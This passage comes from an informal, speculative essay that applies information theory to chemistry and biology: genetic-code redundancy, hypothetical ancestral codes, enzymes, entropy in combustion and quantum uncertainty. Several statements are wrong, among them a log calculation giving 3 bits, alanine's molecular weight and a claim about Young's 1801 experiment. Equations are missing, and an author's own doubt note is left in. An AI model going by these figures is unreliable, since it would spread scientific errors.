5	3200000	21.6	1024	10
6	64000000	25.93	4096	12
7	1280000000	30.25	16384	14

These numbers tell us that, for example, a heptopeptide can be any one of 1,280,000,000 other heptopeptides, and to encode in bits the same quantity of information as is encoded in this 7-amino-acid peptide, you'd need 30.253496664 binary bits. It's nice to know that  $2^{30.253496664}$  gives us back a number equal to the possible number of possible peptides of length 7. Similarly a heptonucleotide encodes 14 bits worth of information.  $2^{14}$  tells you how many possible such encodings you can do in a 7-mer strand of DNA, which is 16384.

Polypeptides therefore, length per length, contain much more information than polynucleotides. So how can we fit the information for a polypeptide into a polynucleotide? Well, we cheat a little bit, and use

more nucleotides for each state encoded in the polypeptide. Proteins are significantly shorter than the genes which encode them.

The number of possible states in the peptide chain calls the shots as regards how much DNA is required to encode it, hence how the genetic code will be built. If in evolutionary history there was a time when there were only 8 essential amino acids, we would have a system where for a polypeptide you had a very restricted number of available states, and a given polypeptide of length n would have the following state table :

n	states
1	8
2	64
3	512
4	4096
5	32768
6	262144

Subsequently you could encode all the possible amino acids using only 2 DNA bases, because

number of states per 1 amino acid =  $8 = (2 \times \text{number of states per 1 DNA base})$

As it currently works, we use the following code system:

n mapped onto  $4^3$ , where for a polypeptide of length we encode in a  $3n$  length polynucleotide, and which we know as "The Genetic Code." It is one of several million ways to pull off the task, and it is something of a mystery a why it ended up the way it did... for example, it's very clumpy, that is, amino acids tend to be encoded by similar codons, though there's no

mathematical reason why they need to be distributed in this way. Here it is:

(adapted from Henderson's Dictionary of Biological Terms, 11th edn, which I note erroneously assigns AAA and AAG to asparagine, omitting lysine)

TTT phe	TCT ser	TAT tyr	TGT cys
TTC phe	TCC ser	TAC tyr	TGC cys
TTA leu	TCA ser	TAA ---	TGA ---
TTG leu	TCG ser	TAG ---	TGG trp
CTT leu	CCT pro	CAT his	CGT arg
CTC leu	CCC pro	CAC his	CGC arg
CTA leu	CCA pro	CAA gln	CGA arg
CTG leu	CCG pro	CAG gln	CGG arg
ATT ile	ACT thr	AAT asn	AGT ser
ATC ile	ACC thr	AAC asn	AGC ser
ATA ile	ACA thr	AAA lys	AGA arg
ATG met	ACG thr	AAG lys	AGG arg
GTT val	GCT ala	GAT asp	GGT gly
GTC val	GCC ala	GAC asp	GGC gly
GTA val	GCA ala	GAA glu	GGA gly
GTG val	GCG ala	GAG glu	GGG gly

It is interesting that the most information-rich and energy-expensive molecules in the DNA code are things like tryptophan, and these also tend to have low redundancy in the DNA code. I arrange these in what I consider to be increasing order of [p below; I notice that S is tetravalent in all these cases so can be treated as C for [p purposes.

Amino acid	empirical formula/weight	[p	b
		redundancy in code	
glycine	C2H5NO2 / 75.05		4
alanine	C3H7NO2 / 79.0		4
serine	C3H7NO3 / 105.09		6
aspartic acid	C4H7NO4 / 133.10		2
asparagine	C4H8N2O3 / 132.12		2
cysteine	C3H7NO2S / 121.16		2
threonine	C4H9NO3 / 119.12		4
proline	C5H9NO2 / 115.13		4

valine	C5H11NO2	/ 117.15	4
glutamic acid	C5H9NO4	/ 147.13	2
methionine	C5H11NO2S	/ 149.21	1
glutamine	C5H10N2O3	/ 146.15	2
leucine	C6H13NO2	/ 131.17	6
isoleucine	C6H13NO2	/ 131.17	3
lysine	C6H14N2O2	/ 146.19	2
histidine	C6H9N3O2	/ 155.16	2
arginine	C6H14N4O2	/ 174.20	4
phenylalanine	C9H11NO2	/ 165.19	2
tyrosine	C9H11NO3	/ 181.19	2
tryptophan	C11H12N2O2	/ 204.23	1

I have my suspicions that there might have been a system of 16 amino acids, with a state table built for a system of length  $n$  of  $16^n$ , which is still tremendously diverse, and it could have been comfortably encoded in a DNA system using only two bases per amino acid, since  $4^2=16$ ; It would have meant that to copy DNA, all other things being equal, would take only 2/3rds of the time it currently takes, and also only 2/3s of the resources and energy; genes would be 2/3rds the size of the current ones, and such a system would be 3/2 times faster to read than the current one, but there would have been certain problems insofar as any errors in the DNA would necessarily mess up the protein for which they encode.

A living system attempting to undergo an evolutionary transition from a 2-position genetic system to a 3-position genetic system would face a catastrophic event as it would necessarily introduce massive numbers of (frame shift) errors into the resultant proteins. However it is interesting to note that although 66 percent of the amino acids encoded originally might bear no relationship to the originals, 33 percent would be read as they originally were, provided that in the new system the third base position was ignored. It happens to be that in the present system, there are eight amino acids (valine, alanine, threonine, leucine, serine, leucine, glycine, and arginine) that are at least fourfold position-3 invariant, and almost all of the rest, except for methionine and tryptophan, arise from a translation system which treats the third base

as if it had only two values... so you might say in several cases, the 3rd base IS ignored (Francis Crick noticed this and proposed the wobble hypothesis to explain its workings).

In a system where there is significant chemical or physical similarity between side chains on peptides, or where only a few peptides are critical for enzymatic function, this might not be an insurmountable transition.

What kind of 4-base, 2-position-per-codon system might be a precursor to the system currently employed? Since we can only be confident about amino acids for which there was at least 4-fold redundancy, I think it might look like this:

	U	C	A	G
U	?	Ser	?	?
C	Leu	Pro	?	Arg
A	?	Thr	?	?
G	Val	Ala	?	Gly

What do we notice? No cyclic amino acids (trp, tyr, phe and his), no amino acids containing sulfur (met and cys), and the amino acids asn, asp, glu and gln are also gone. Observe that all but one of these amino acids (arginine) are on the cheap end of town, with regard to their [p. Perhaps life in such a system lacked freely available, information-rich molecules to incorporate into itself and had to function with this restricted set.

Ok, fine, but I suspect this is mainly due to something else; In this system above, most of the amino acids encoded by U and A in our existing system are not encoded for at all. Nor are there start or stop codons, ATG, TAA TAG TGA, which are disproportionately endowed with T and A. Under such a regime, perhaps gene

expression switching systems had yet to be implemented and it was more beneficial to any replicator to simply be in a constitutively active state, able to immediately take advantage of whatever bases happened to appear.

If we then assume the genetic code ever operated without the benefit of A and U, that is, instead of operating a 4-base, 3-position system we operate a 2-base, 2-position system, we get this:

	C	G
C	Pro	Arg
G	Ala	Gly

It is noteworthy that in making an evolutionary forward transition from this 2-base, 2-bases-per-codon sort of system to the 4-base, 2-bases per codon system proposed earlier which includes U and A, we add no frameshift errors, so adding new bases generates a code system which is backwards compatible with the previous system. This holds true if additional pairs of bases are added.

Given that many different nitrogenous heterocyclic ring systems exist other than the purines and pyrimidines currently used in DNA and RNA (for example pyrazine, benzimidazole, indole, quinoline, imidazole, and piperazine) and given that making a transition from a 2-position system to a 3-position system is an informationally very error-prone step, why do we not instead have a DNA system which operates using six bases, say, A, T, C, G, X and Y in 2 positions? We'd get 36 possible codes (below), which is more than enough for the 20 proteins we encode in the present system, and any existing ones in a 2-position system would maintain their original function:

	A	T	G	C	X	Y
A	AA	AT	AG	AC	AX	AY
T	TA	TT	TG	TC	TX	TY
G	GA	GT	GG	GC	GX	GY
C	CA	CT	CG	CC	CX	CY
X	XA	XT	XG	XC	XX	XY
Y	YA	YT	YG	YC	YX	YY

I think the answer lies in error-tolerance. In making a transition from a 2-position system to a 3-position system, evolution would select harshly against those systems complex enough and developed enough to be susceptible to significant amounts of errors such as would be introduced in such a transition, so any organism, or for that matter any molecular replicator, successfully making such a transition would bring with it a significant tolerance for errors. It would not do this deliberately, of course, but it would nevertheless exhibit the property as an accidental artefact of the way it was encoded. Error tolerance is a significant advantage if you're a replicating data system competing from profligacy against systems which lack error tolerance.

In addition, the 3-position, 4-base system has, on average, 3-fold error tolerance, in comparison to 0 error tolerance for a 4-base 2-position system. A 2-position, 4 base system is inadequate for 20 proteins; and even if it did successfully function with 15 proteins and a single stop codon, it would be very brittle to errors : due to the total lack of redundancy in the code, any error in the DNA would certainly give rise to an error in the peptide.

Changing from a 4-base 2-position system to a 4-base 3-position system also neatly avoids the problem of having to evolve any new genes or biochemical pathways for the synthetic routes required to produce one's own

new kinds of new nucleotides- any existing software (genes) for this purpose will continue to be adequate. After all, living systems have a considerable materials and energy investment in the wetware in which they run their software.

As it is, though, we have 20 states per amino acid and are constrained to fitting this into a system with only 4 states. What happens, as has been mentioned, is that living systems use more than one nucleotide per amino acid. We need at least 20 states which we can fit into whatever system we want to encode the protein. 1-base per codon DNA has only 4 and 2-base per codon DNA has only 16 so we need three bases per codon, which gives us more than 3 times the code space we need. In fact we could encode 32 amino acids with almost double redundancy (50% error tolerance).

This compression from DNA to peptide is lossy; given a peptide we can think of several possible DNA sequences which would encode for it, since the genetic code is degenerate (several trimers, or rather, codons as they are called, encode an amino acid). However, the peptide system is very brittle. It has no error tolerance at all. DNA using a 4-radix 3-position monomer has significant error tolerance subsequent to the number of states it can be in versus the number of states actually encoded for in the system. 64 DNA states encode 20 amino acids which means, on average a code for a peptide will have two others encoding for it, ( $64/20$  is slightly more than 3) so from the peptide's point of view, it has triple redundancy. It is curious to note that nature has not chosen to spread this redundancy around equally across the 20 different kinds of amino acids, so some are better protected from errors at the DNA level than are others.

Another question arises. If proteins are so much more information-rich than DNA, why not store the genetic code in protein format? We'll probably never know the answer, though it is known that we can damage DNA as we presently know it and can some of the time expect that the encoded protein data is not functionally changed, or that such damage can be repaired, and that these

advantages do not accrue to proteins, after all, damage a protein and it stays damaged. I can't see any reason why protein chemistry couldn't be the basis of some kind of long term molecular information storage system - a living system could conceivably get away with a single-stranded homopeptide with information encoded on it by, say, the state of chemical modification of the peptides themselves - for example, which sugars, isoprenyl molecules or other prosthetic groups are stuck on the peptide backbone - however, that's obviously not the way nature played it out.

Why it turned out that DNA was the information storage molecule and not peptides, we'll also probably never know, but it's obvious that to encode 4 bases on a sugar-phosphate backbone was a logistically simpler feat than encoding 20 bases into a backbone, since a DNA system also needs fewer synthesis pathways to operate than would an equivalently powerful protein-based encoding system in the early stages of evolution. In DNA, you only need those pathways required to synthesise and polymerise four bases, a phosphorylated sugar, and their precursors; with proteins you need equivalent molecular and information infrastructure for twenty different amino acids, some of which (say, histidine, tyrosine and tryptophan) exhibit structurally of similar complexity to DNA's heterocyclic bases.

This brings us to the observation that the simplest way of encoding one protein in another protein is to just copy the existing one. Proteins are fundamental to the process of copying DNA and RNA and making other proteins, so why couldn't it just be implemented that way?

There is an immediate possible disadvantage: as soon as a lone primordial protein stumbled across the configuration required to catalyse the assembly of other proteins like it, immediately, all the available raw materials for protein synthesis would be consumed in the manufacture of more of this protein, probably to the exclusion of proteins capable of doing anything else. Wouldn't it?

Well, no, unless this protein was absolutely error-free in its reproduction of itself, and this is very unlikely. The error-prone nature of replicating information systems guarantees variation over long periods of time, which in turn guarantees evolution. Which is a good thing - there would be planets covered in megatonnes of identical self-replicating molecules, autocatalysed into existence by the happenstance appearance of the first of their ilk - and no planets anywhere upon which spacefaring life could evolve to find other planets so afflicted. The same problem applies to (tautologically named) nucleotide-based replicators.

Of course, in speaking about nucleotides and peptides I reveal a kind of information-polymer centrism which is quite rampant throughout biochemistry. There are catalogues stuffed full of a whole range of cofactors, vitamins, and other smallish molecules which, as far as we know, do not exhibit the grand skill of evolutionary adaptation over time, but which are just as important to its operation. Lipids, ions, porphyrins, ketones, in fact anything which isn't a part of the sugar/phosphate/heterocycle data storage engine could be put into this category.

From a macropolymer point of view one might consider the purpose of nucleotide-based life to be to get itself replicated by means of employing proteins and a bunch of other molecules. It seems to do this very well and is a fair comment.

However, one could postulate an equivalent small-molecule point of view, stating that DNA and living biological replicators do their reproduction, adaptation and evolution-through-time trick simply for the purpose of keeping this library of small molecules extant.

This argument mirrors the wry observation that from the farmer's point of view, cultivated maize exists to sustain the farmer, but from the cultivated crop's

point of view, the farmer exists simply to assist the propagation of certain cultivars of maize.

To say any of these things is to be correct but is also to miss the point. The point is, these systems exist to embody information transmission and transformation. Each operates in tandem on behalf of the information encoded within them. The end to which they operate is another subject.

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There is another way to speak about this. I talk about bits per (molecule of possible molecules). What about the number of molecules you need per bit?

I think there is a reciprocal relationship between entropy and information here. If we consider

$$\log_2 p$$

as the bits per molecule then it might be useful to ask about molecules per bit.

That is, instead of saying how many bits do I encode in one molecule given a range of permutations available to it, I can say how many molecules I need to encode a cardinal number of bits.

We could encode on our ethanol system a maximum of 3.32 bits. We might only need

1  
---- of an ethanol molecule to encode a binary  
3.3219 bit.

On the other hand, to encode the same binary bit we'd need only

1  
----- of a polydichloroethylene polymer in the  
13.32 system discussed above.

This describes an information density per molecule, which might be useful for the comparison of molecules and their information content.

(apply for: 4) an enzyme 5) an isomerase:


Does an isomerase (such as Glucose-1,6-bisphosphate isomerase) actually change the information in a molecule? No, it does NOT change the quantity of information in a substrate molecule, (since  $[p(\text{substrate})]$  and  $[p(\text{product})]$  should be equal) but it does change the actual information itself. Bonds have moved around, after all, so we have changed the state of the system, though not the bitwise quantity of information it carries. But didn't the enzyme add information to the reaction? It did, of course, and this information was reclaimed when the reaction was finished. It is interesting to map the information content of the system as we watch the isomerisation occur.

Course of reaction	$\Delta ([p])$ w.r.t enzyme	$\Delta ([p])$ w.r.t. subst
$[p(\text{subst})] + [p(\text{enz})]$	0	0
$\Rightarrow [p(\text{subst} + \text{enz})]$	$[p(\text{subst})] + [p(\text{enz+subst})]$	$[p(\text{enz})] + [p(\text{enz+subst})]$
Since $[p(\text{subst})] = [p(\text{prod})]$	0	0
$\Rightarrow [p(\text{enz})] + [p(\text{prod})]$		


Note that  $[p(\text{substrate} + \text{enzyme})]$  is massively larger than either  $[p]$  for the enzyme or the substrate alone. What this also means is, that for the period during which the substrate is bound to the enzyme, both  $[p(\text{substrate})]$  and  $[p(\text{enzyme})]$  are temporarily expanded by astronomical numbers of new states. If we ignore their combined  $[p]$  for a moment, then with respect to the increase in  $[p]$  for the enzyme, the increase in  $[p]$  for the substrate is much larger - it gains access to the huge  $[p]$  suite intrinsic to the enzyme, whereas the enzyme only gains access to the much smaller  $[p]$  intrinsic to the substrate.

The same calculus can be applied to a real system, say, ethanol and a theoretical enzyme which deprotonates it

and turns it into an aldehyde. An enzyme which does this exists and is called ethanol dehydrogenase.



Tautomerism is interesting and informationally related to isomerase function, insofar as it happens with no requirement of any additional information from an enzyme. It can also be dealt with by the Shannon approach. If a molecule has permitted to it [p states, instead of saying that only one of these states can be occupied, we can say that more than one of these states can be occupied and calculate the information content accordingly. It happens that acetaldehyde exhibits keto-enol tautomerism: spontaneously changing into vinyl alcohol (right) and which turns back into acetaldehyde (left)



We proceed as usual; First determine the possible permutations for the empirical formula (in this case, C<sub>2</sub>H<sub>4</sub>O) which possess the same number of bonds as the tautomers, and as far as I can tell, they are:

The ketone (seven bonds)

The enol (seven bonds)

Cyclic single bonded 2-carbon with bridging oxygen + 2 hydrogens on carbons (7 bonds)

Acetylene + water (7 bonds)

Cyclic double bonded carbon with bridging oxygen + 1 dihydrogen (7 bonds)

Cyclic triple bonded carbon with bridging oxygen + 2 dihydrogens (7 bonds)

Methanol and a CH<sub>2</sub> (7 bonds)

Ethynol and dihydrogen (7 bonds)

There are other configurations available to these atoms but we lose or gain a bond somewhere so I'll discount them for this molecule.

Methane and carbon monoxide (6 bonds)

Formaldehyde and CH<sub>2</sub> (6 bonds)

This time we have to treat one of the molecules as two since it can be considered to effectively occupy two states at room temperature.

States occupied = 2

Possible states = 8

and calculate from there.

So the information content of this molecule is:

$$b = \log_2 [p]$$

$$b = \log_2 \frac{2}{8}$$

b = 3 bits; however the tautomer occupies 2 out of 8 states so we actually have 7 states available in which to store information (if we consider two of the states indistinguishable or quantum-mechanically indeterminate).

$$b = \log_2 \frac{2}{7}$$

$$b = 2.807 \text{ bits.}$$

Another consequence of information theory is that complicated molecules have greater information content

and are thence more difficult to make than simple ones, which is something any synthetic organic chemist will tell you... as complexity of the product increases, yields go down, synthesis times go up, number of unavoidable wasteful side reactions increases, reactions which will do specifically what you want but only that (and not something else to your precious intermediate) become more difficult to choose, and so on. This is what astounds me about living things - they routinely, with great specificity and efficiency, synthesise insanely complex molecules which humans cannot. To assemble polymers, polymer scientists and nature exploit modularity: they have a bunch of monomers (ethylene, amino acids, nucleotides, etc) lying around, and pre-determined ways to assemble them, so they only have to change the numbers and kinds of monomer to increase the polymer information content enormously, rather than find a specific way to synthesise each polymer. These tools are invariably catalysts, about which I will have more to say later.

Rigorously deriving [p for a given molecule is something I'll leave up to the hard core chemical math heads, but it comes down to the sum of all the possible chemical bonding and physical configurations of the atoms in a molecule or group of molecules, provided only an empirical formula and conserving the number of bonds present in the molecule in which you are interested. There is some software from Germany, Molgen, which will generate all the possible structures from a given formula but it does not calculate compositional isomers for a given formula. Given that even small numbers of atoms can combine to produce enormous numbers of different molecules given the constraint that they all be in the one molecule at the time, the removal of this constraint as is done when determining the number of compositional isomers to enable us to determine the information content of a molecule, would generate a much larger space of possibilities.

One other thing: the products of complete combustion, such as HCl, CO<sub>2</sub>, H<sub>2</sub>O, NO<sub>2</sub> and so on, when looked at individually, and in terms of their ability to hold

information in the chemical sense, are very denuded in comparison to the molecules from which they originated. Combustion is not an information preserving transformation as is as isomerism.

>>this may be shite. Check with Lisa Israel

Another interesting thing to note is, the more complicated the molecule, the more and more closely it approaches what physicists call a black body - which is a theoretical item which absorbs all of the energy which falls onto it. This is because the molecule embodies within its structure more and more ways to absorb energy. What it does with that energy once it has absorbed it is dependant on several things. It might re-radiate it at a different frequency, or it might actually vibrate itself to pieces (which of course changes the molecule and its ability to absorb any more energy). What it won't do is reflect it with no change. Simple molecules tend to ignore most of the radiation thrown at them, and this actually helps characterise them. Big, complicated molecules become harder and harder to characterise - trying to get an IR signature from a protein crystal is possible but slightly uninformative, insofar as the protein is made up of many similar amino acids all giving off very similar signals, preventing you from knowing much about what specific part of the molecule was responsible for what part of the signal. For large homopolymers you have to treat them statistically, by their average molecular weight. It is an even more nasty job for heteropolymers, such as peptides or DNA, though certain kinds of reactions have now been developed which enables you to know what parts are where.

Something else is worth noting here, and that is that we can finally get a grip on what it really means when we speak of entropy. Looking in the thermodynamics texts for a decent definition of this has not turned up a lot of satisfying entries, so I'll stick my neck out a bit and postulate it.

When we combust (oxidise) a block of carbon I take a system which has two total possible configurations. I

take a block of coal, which is chemically carbon and which is also a solid, that is, its atoms are localised, so we know a lot about the location of the carbon atoms there in the block - they don't randomly disperse themselves around the room like gas molecules do. I take a gas, oxygen, which is almost invariably found in the dioxygen form  $O_2$ .

We start in a system where we have

- 1) information that the carbon atoms are localised
- 2) information that there are delocalised carbon atoms
- 3) information that there are delocalised dioxygen molecules.

Chemically this system has two states on one side, where we have C and  $O_2$ .

(There is also phase information, which we can ignore for this example, but it should be mentioned what phase-information is. Suppose you have a mole of water molecules. In the vapour phase, they are known to take up 24.5 litres of space at 25 degrees C. If this space was in a great big syringe and you did work on that vapour by pressing the syringe plunger until the total volume of the syringe was halved (to 12.25 l), then you have raised the information content of that gas because you know twice as much about where it is because the molecules have lost 12.25 litres of space they could possibly be in! Further pressure and cooling would convert it back to 18 grams of liquid - a total of 0.018 litres, which compared to water vapour is a very concentrated deposit of water indeed. What has changed? Phase - solids, liquids and gases are all different states of matter, characterised by how well we know the locations of the constituent matters. Making the transition from gas to liquid we know more about where the gas molecules are because they're now localised in a smaller volume of liquid, though we don't know where they are relative to each other because molecules in liquids are characterised as being free to move relative to each other. Making the next transition to a solid we increase the information content still further by fixing the molecules next to each other in time and

space - their positional relationship is not randomly changing all the time like it was in the Brownian maelstrom of the liquid phase.

Expose one to the other, and I heat them up (making them vibrate with increasing violence) and eventually get them over the threshold required for them to react.

Combustion is an information-lossy reaction... if you take some of its products you can't say much about what they were before the combustion happened.

Combustion in some circumstances is also incomplete, which means that not only do you not convert all the carbon to oxide, but there's two oxides you can make. Also, you produce soot, which is simply uncombusted carbon, finely granulated. On the product side of the reaction we have information that the carbon atoms have delocalised, in the following way:

It has fragmented into small chunks of soot (some of which are fullerenes)

It has oxidised into CO and delocalised as a gas

It has oxidised into CO<sub>2</sub> and delocalised as a gas

The oxygen molecules were delocalised, in the gas state, to begin with, so you haven't really lost any information about where they are, though we have combined them with other atoms, so there will be information change there.

We have also opened up a range of positional and chemical possibilities to the carbon atoms. They can now be dispersed around the room, incorporated into fullerenes or soot, or given two new possible states to occupy in a chemical sense, partly oxidised to CO or totally oxidised to CO<sub>2</sub>.

All the atoms concerned, therefore, chemically speaking, have the opportunity to occupy new states as a result of doing the reaction. The carbon especially so. The oxygen is also given new states it can occupy, in various stoichiometric combinations with the carbon.

We had two states, C(solid) and O<sub>2</sub>(gas) to begin with, now we have

C(solid)

C(many fullerenes and soot configurations)

CO

CO<sub>2</sub>

We assume incomplete combustion so oxygen has had one possible state taken away from it - the right opportunity for existence as a free dioxygen molecule.

In this entropy-increasing reaction, the total number of configurational states on the product side is larger than the number on the reactant side. It can contain more information because [p is larger, but extracting that information will be harder since you have to extract it from more possible states and hence be able to differentiate between them, which may require time and energy. In this example, there are many more possible states as it happens, since we turned a solid into a gas, and a gas is a system with a lot of possible states.

In addition, it is very difficult to co-erce the system into a configuration where it has only the original, fewer, number of states available to it. You'd have to separate any intermingled carbon and oxygen, fuse single oxygen atoms into pairs, and also condense the carbon back into whatever format it was in before you burnt it. To do this efficiently would take exactly the amount of energy which was liberated during the combustion, and would also represent a decrease in the number of total states the system could occupy. In a numerical sense, this is a radix reduction. Put another way, most processes in the universe increase the entropy - they increase the number of possible states available to the universe, but of course only a few of these states are ever occupied. The universe likes to increase the number of configurations which it can choose to be in.

To add entropy to a system, therefore, is to increase the number of configurational states it could possibly

occupy. Naturally a system can only occupy one state or group of states at a given instant but the number of other possible states it can occupy will be much larger after you add entropy - so-called disorder, to it. To add to the number of possible states is to raise the total information content of the particular system which it *\*does\** occupy, because to do so makes each possible state more informative in terms of the others which it doesn't occupy.


Adding or subtracting energy to or from a system might change the state that a system is in (therefore changing the actual state, but it might not change number of states which a system can occupy, so the total information content of the specific state is not changed.

In a numerical setting, you lose no information by converting from one radix to another, but you do change the entropy per symbol (taking a decimal value and exercising a change from base 10 to base 16 will preserve your number but the entropy per digit changes from 3.32 to 4 bits per symbol. Consequently you can describe larger quantities with fewer symbols.

In a chemical system, changing the system's energy might change the configuration of a specific molecule (by invoking, say, a conformational isomeric change) but until you reach an activation threshold, and do a chemical change, the molecule's particular information content (b) with respect to its possible information content (determined by [, above) doesn't change. When the reaction occurs, [ will change, so b will change. In the ethanol/plasma torch/inert exhaust chamber example above, the entropy of the system doesn't change, because the total number of states available to the atoms in the ethanol does not change. Energy in that system is being absorbed or emitted to change the information in the bonding configuration, not to add to it or subtract from it. If the configuration states are different then there will be an energy change, obviously, but we should not confuse this with the energy change accompanying the information change associated with combustion of ethanol, which not only


reconfigures the atoms in the ethanol, but which also increases their entropy by providing more states for them to be in, by making available the possibility of doing interactions with additional atoms of oxygen. Carbon dioxide is a notable absentee from the plasma-torch list of possible products, simply because in a single molecule of ethanol there's not enough oxygen available to make such a product from the available atoms.

The stoichiometrically complete combustion of ethanol is:



We've added six divalent atoms to the mix, enormously increasing the possible configurations available to the atoms on the left side of the equation. I'm not even going to try and work out [p for the system on the left, but it is very much larger than for ethanol on its own. You could do the same reaction with two ozone molecules instead of two dioxygen atoms, for starters, and any molecules or combination of molecules satisfying the empirical equation  $C_2H_6O_7$  (including a range of what might be considered incomplete combustion products, like aldehydes and CO and hydrogen) all contribute to this new chemical possibility space.

Here's an example, oxidised to the maximum extent:



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So much for information content. Something else I noticed was, as we got closer to unambiguously describing actual molecules, something funny happened, we could only speak about it in terms of what we think

we can probably know. We couldn't know exactly where are the atoms but we could know where the atoms were likely to be; we could not know where the electrons actually were, but we could know what the probability distribution of an electron was... you tended to find it hanging around on this part of the molecule more often than this part of the molecule.

See the ORTEP picture above? Those spheres show how atoms relate to each other, and where an atom might be\_ but NOT where it is in absolute space.

Whaddya mean, probability distribution? In plain English, the probability distribution of say, your prize pair of sharp kitchen scissors, generally includes any place where some member of your family had a cutting job they wanted to do and then dropped the scissors upon completing their task, plus wherever a person might currently doing a cutting job with the scissors. You don't know *\*which\** place, but you know intrinsically as you leave the kitchen to go looking for the scissors, that they might be in the laundry where someone needed to cut an unravelling thread on their clothing; they might be in the bathroom next to an incriminating pile of offcut toenails, or, say, they might be with someone somewhere in the garden, currently being used to chop the sex organs off innocent flowering plants.

$P(\text{scissors}) = p(\text{bathroom}) + p(\text{laundry}) + p(\text{garden})$ .

When you don't know where they are, in this case you have an idea where they might be, but to get any more specific than that you need to look in each of the places. But it can be more complicated than that... a person with the scissors might move around and take the scissors with them.

If you have a lot of flowers and historically you've discovered the scissors more often than not are left in the garden, the probability distribution for the scissors is biased mainly towards the garden. When it's winter and the flowers are gone, the probability

distribution might become biased back towards the laundry or somewhere else.

When my bicycle was stolen, its probability distribution became:

$P(\text{bicycle}) = p(\text{somewhere in Australia})$

and worse,  $p(\text{somewhere in Australia})$  had no implication that the bike was still all in one piece, rather than dispersed as a bunch of parts (wheels, frame, chainrings, pedals, cranks, headlights) each with their own probability distributions. Scientists don't say their bicycle is lost, they say it is "delocalised". In the latter sense, they don't know exactly where it is, but have a bit of an idea. My bicycle, in technical terms, was permanently delocalised. Since  $p(\text{somewhere in Australia})$  is very large I could potentially spend my lifetime searching for it.

Bicycles are made of squillions of atoms so it is reasonable to talk about them in fairly broad terms, a bicycle's location can be specified easily without going to idiotically precise lengths of description. "It's chained to a pole on the corner of street X and street Y" narrows it down to four bits of footpath, and you're fine provided that you can recognise a bicycle and it's the only one there chained to a pole. This problem becomes more thorny when you chain up to a pole to which many other bicycles are chained, because there are several things which fit the description. It then becomes a matter of specifying the bike - it's the one with a plastic chicken head on the handlebars - hopefully the other bikes lack plastic chicken heads on their handlebars. There is a potentially endless quantity of information you could include to assist someone in discriminating a specific bike from hundreds of others.

However, when we get down to the quantum-mechanical level, where things are difficult to see because they are so tiny and changable, we can only speak in progressively less specific terms about progressively

more specific things, because the parts are all pretty much identical. For example, electrons are subatomic particles which are common to all matter and they can be induced to pop off into an evacuated space if you persuade them with a sufficient electrical field, heat the material up to a certain temperature or bash 'em with certain kinds of light, for example, ultraviolet. One electron looks the same as the next, though they can have different states : always negative charge, spin up or spin down, this or that velocity or direction. There is a limit to how much information you can encode on a single electron since there's really nowhere to put very much of it.

When these items were initially discovered their behaviour was thought of in much the same terms as billiard balls; round things with mass, speed and the tendency to move according to the presence of certain kinds of fields (gravity perturbed the movement of billiard balls; whereas magnetic and electric fields bend beams of electrons, and still do in, amongst other places, just about every television set in the world today). But then something else was noticed. They'd sometimes behave like a wave. People couldn't figure out which one it was, and they arrived at the conclusion that how it behaved was mostly determined by the nature of experiments you performed on it.

You could not say of an electron, "it is at this position" AND "it has this velocity" but you could say of an electron, "this electron is \*here\*, \*now\*" but I don't know if it is actually slightly moving at all" OR, "this electron is moving at \*this\* speed but I can't put my finger on exactly \*where\* it is exactly \*now\*." You could not simultaneously say claim awareness of both aspects of its behaviour.

This was in distinct contrast to a billiard ball which some people can observe as it rolls across the green felt surface and intuitively know about its behaviour well enough to enable the existence of snooker championships. Snooker with electrons would be a shitfight not just because they repel each other and stick to an electrically neutral cue, but also because

you could never prove you'd pocketed one in the corner pocket anyway, since for it to be pocketed its velocity in the pocket must be zero; you know its position exactly (it's supposedly in the pocket, after all) and hence you cannot prove its velocity is zero, so it might possibly still be floating around on the table somewhere.

The nature of the information we can and cannot extract about the electron is not just data per se, it also encodes the relationships between those data, in this case, the more accurately we know about the velocity of the electron (that is, how its position changes during some period of time), the less accurately we know about where it actually is. There's only so much you can know about what a single electron is doing.

Our brains are used to dealing with big fat chunks of matter which have average values and group behaviours with which we can grapple... your dog, for example, will not quantum-mechanically tunnel into the next room, although, according to some tricky branches of mathematics, there exists a chance that it could spontaneously do this if you waited for a very long time, since the stuff of which the dog is made (subatomic particles) can do this when individuated and placed into a position where it can exhibit this property. To tunnel from room to room, dogs have to resort to bulk methods, using their paws to raise to certainty (and hence, make into reality) the probability that a bunch of dirt will go away and no longer represent a barrier to them.

Photons - discrete chunks of energy moving at the speed of light - confused the hell out of us. We were so accustomed to being able to chop things into smaller and smaller sizes to find more and more finely graded information. It worked for a while but it had to end somewhere. That epistemological brick wall is the intrinsic nature of information. Eventually, the best answer we could get about a system is not "How much a photon a wave or a particle" but a simple "Yes, it is a wave" or "Yes it is a particle". This is a discrete

answer, an answer containing the smallest possible quantity of information - a bit.

Nature leaves it up to the investigator to interpret the answer. The primary thing to remember is, that the photon is in this case acting as a carrier of information about the photon emission source, and whatever you do to it between emitter and detector will change the nature of the information it carries. As happens, the photon can behave as both particle and wave. You can use it to encode information and it will exhibit either either of these behaviours, each behaviour being a consequence of what you are watching for when you or some kind of detector tries to look at it.

The double-slit experiment is named the wrong way - it should be called the multiple-identical-photons-treated-the-same-way-at-different-rates experiment.

Young in 1801 (two hundred years ago) did an experiment, the double slit experiment, where he took a zillion photons emitted from a point source, and let them pass through space to a barrier where they pass through, or fail to pass through, two distant parallel slits. Some of them continue past the slits and make a pattern on a screen beyond. He did this experiment and discovered that instead of a pair of slit-shaped illuminations, there's wave-like interference pattern from photons emitted, reaching the screen via two paths (one or other slit). Wow! But when he emitted these photons one at a time from the photon source, they would gradually build up the same interference pattern. How could they do that? They were discrete lumps, emitted at separate periods of time and which knew nothing about each other right?

Yes, yes and no.

A photon is a teensy self-propagating disturbance in the local electric and magnetic field strength of a region. They are started by all sorts of things, like collapses of atomic nuclei (this produces Gamma photons) or the oscillation of an electric field

